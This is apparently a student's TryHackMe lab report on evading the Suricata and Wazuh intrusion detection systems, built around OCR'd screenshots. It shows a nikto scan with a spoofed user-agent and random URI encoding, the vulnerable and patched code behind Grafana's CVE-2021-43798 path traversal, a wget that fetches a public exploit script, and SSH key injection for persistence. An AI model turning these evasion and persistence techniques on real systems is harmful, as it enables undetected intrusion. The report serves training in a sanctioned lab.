TryHackMe Room Report: IDSEvasion

Room Focus: Intrusion Detection System Evasion

Difficulty: Medium

Duration: Approx. 60 Minutes

1. Executive Summary

The **IDSEvasion** room provides a practical, hands-on environment for learning how to evade modern Intrusion Detection Systems (IDS). The core objective is to achieve a full system takeover of the target machine while minimizing detection alerts. The room utilizes a unique, interactive scoring system that rewards stealth and penalizes noisy attacks, directly linking user actions to real-time security monitoring feedback.

2. Intrusion Detection Systems (IDS)

The lab environment features a layered defense with two distinct signature-based IDS:

- **Network-based IDS (NIDS): Suricata**
  - Monitors network traffic for signs of scanning, exploitation, and command-and-control activity.
  - Evasion focuses on obscuring packet content (e.g., changing user agents) or using stealthier network techniques.
- **Host-based IDS (HIDS): Wazuh**
  - Monitors activity directly on the host, including log files, file integrity, and process execution.
  - Evasion focuses on post-exploitation activities like privilege escalation and persistence, as HIDS is sensitive to changes in critical system files.

3. Key Evasion Techniques Demonstrated

The room explores evasion across multiple phases of an attack:

Attack Stage	Tool/Method	Evasion Strategy
Reconnaissance	`nmap`	Altering the HTTP **User-Agent** string and employing **stealth scans** (e.g., SYN scans) to avoid NIDS signature matching on default tool headers.


Web Enumeration	nikto	**Scan Tuning** to reduce volume (e.g., excluding DoS checks) and using techniques like **random URL encoding** to confuse signature-based NIDS.
Exploitation	Proof-of-Concept	Testing whether the exploit is already covered by the IDS's loaded **ruleset** (identifying potential gaps or false negatives in the defense).
Persistence	SSH Key Injection	Testing against the HIDS's **File Integrity Monitoring (FIM)** to see if modifying files like /root/.ssh/authorized_keys triggers a high-severity alert.

4. Conclusion

The room highlights the critical balance between **efficacy and stealth**. Attackers must often choose between a less informative but fully **undetected** (complete evasion) scan, or a detailed but partially **detected** (partial evasion) scan that may trigger only low-priority alerts. This decision-making process is the central lesson of the room.

Due to an oversight during the room completion, I was **unable to provide whole screenshots for every step** as some were forgotten. However, the available **screenshots are provided** in the accompanying appendix to illustrate the key exploitation and final flag retrieval steps.

Also the screenshots are a bit messy and unoraganized , sorry for it 🙂



CTFScore

Register

Create a new account with the system here. Make sure to register the computers that you will use to interact with the CTF. The system uses this information to isolate attacks from different users. So, make sure that this information is correct if you want an accurate score.

If you're using Linux you will be able to retrieve a list of all the IPs associated with your node by running the following commands:

```
ip a
```

or:

```
ifconfig
```

If your using Windows you can use:

```
ipconfig
```

Note that the IPs you register must be the ones associated with the adapter that will be used to interact with the CTF. Otherwise, no IDS alerts will be correctly processed. This IP should already be set as the first identifier.


Username: hehe

Controlled IP Addresses:

10.17.11.83

Register

Please log in to access this page.



CTFScore


Welcome, hehe

Current Score:


53.350


Alert Stats

Total Number of Recorded IDS Alerts: 13
Highest Alert Score: 5.33
Average Alert Score: 4.10
Lowest Alert Score: 3



```
┌──(linto㉿kali)-[~/Downloads]
└─$ nikto -p 3000 -T 1 2 3 -useragent "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.2pre) Gecko/20070213 BonEcho/2.0.0.
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.201.1.202
+ Target Hostname:    10.201.1.202
+ Target Port:        3000
+ Using Encoding:     Random URI encoding (non-UTF8)
+ Start Time:         2025-10-04 00:18:47 (GMT5.5)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different
ng-content-type-header/

+ No CGI Directories found (use '-C all' to force check all possible dirs)

█
```





jas502n Update README.md		d79ae53 · 2 years ago · 14 Commits
AESDecrypt.go	Add files via upload	4 years ago
README.md	Update README.md	2 years ago

CVE-2021-43798 Grafana Unauthorized arbitrary file reading vulnerability


8.3.1 (2021-12-07) Security: Fixes **CVE-2021-43798** . For more information, see our blog

https://grafana.com/blog/2021/12/07/grafana-8.3.1-8.2.7-8.1.8-and-8.0.7-released-with-high-severity-security-fix/

```
/pkg/api/
plugins.go        15428  2021/11/30, 8...   2021/12/6, 3:...  15822  plugins.go
plugins_test.go    6221  2021/11/30, 8...   2021/12/6, 3:...   5867  plugins_test.go
```

```
// getPluginAssets returns public plugin assets (images, JS, etc.)
//
// /public/plugins/:pluginId/*
func (hs *HTTPServer) getPluginAssets(c *models.ReqContext) {
	pluginID := web.Params(c.Req)[":pluginId"]
	plugin, exists := hs.pluginStore.Plugin(c.Req.Context(), pluginID)
	if !exists {
		c.JsonApiErr(404, "Plugin not found", nil)
		return
	}

	requestedFile := filepath.Clean(web.Params(c.Req)["*"])
	pluginFilePath := filepath.Join(plugin.PluginDir, requestedFile)
```

```
// getPluginAssets returns public plugin assets (images, JS, etc.)
//
// /public/plugins/:pluginId/*
func (hs *HTTPServer) getPluginAssets(c *models.ReqContext) {
	pluginID := web.Params(c.Req)[":pluginId"]
	plugin, exists := hs.pluginStore.Plugin(c.Req.Context(), pluginID)
	if !exists {
		c.JsonApiErr(404, "Plugin not found", nil)
		return
	}

	// prepend slash for cleaning relative paths
	requestedFile := filepath.Clean(filepath.Join("/", web.Params(c.Req)["*"]))
```



Grafana 8.2.5 has been associated with several security vulnerabilities, primarily related to cross-site scripting (XSS) and information disclosure. The most notable vulnerabilities include CVE-2022-39307, CVE-2022-39229, and CVE-2022-35957, each observed in thousands of instances. 2 These vulnerabilities are part of a broader set of issues affecting Grafana versions, with CVE-202 ●

CVE Details
cvedetails.com › version › 1049967 › Grafana-Grafana-8.2.5.html

Grafana Grafana 8.2.5 security vulnerabilities, CVEs

Vulnerability statistics provide ... » **Grafana** » version **8.2.5** . This web site uses cookies for managing your session, storing preferences, website analytics and additional purposes described in our privacy policy. By using this web site you are agreeing to CVEdetails.com...


GitHub
github.com › jas502n › Grafana-CVE-2021-43798

GitHub - jas502n/Grafana-CVE-2021-43798: Grafan...


Grafana Unauthorized arbitrary file reading vulnerability - jas502n/**Grafana**-**CVE**-2021-43798

Starred by 364 users **Forked** by 88 users


Languages: Go




```
──(linto㉿kali)-[~/Downloads/evade]
─$ wget https://raw.githubusercontent.com/Jroo1053/GrafanaDirInclusion/master/src/exploit.py
-2025-10-04 00:31:58--  https://raw.githubusercontent.com/Jroo1053/GrafanaDirInclusion/master/src/exploit.py
esolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
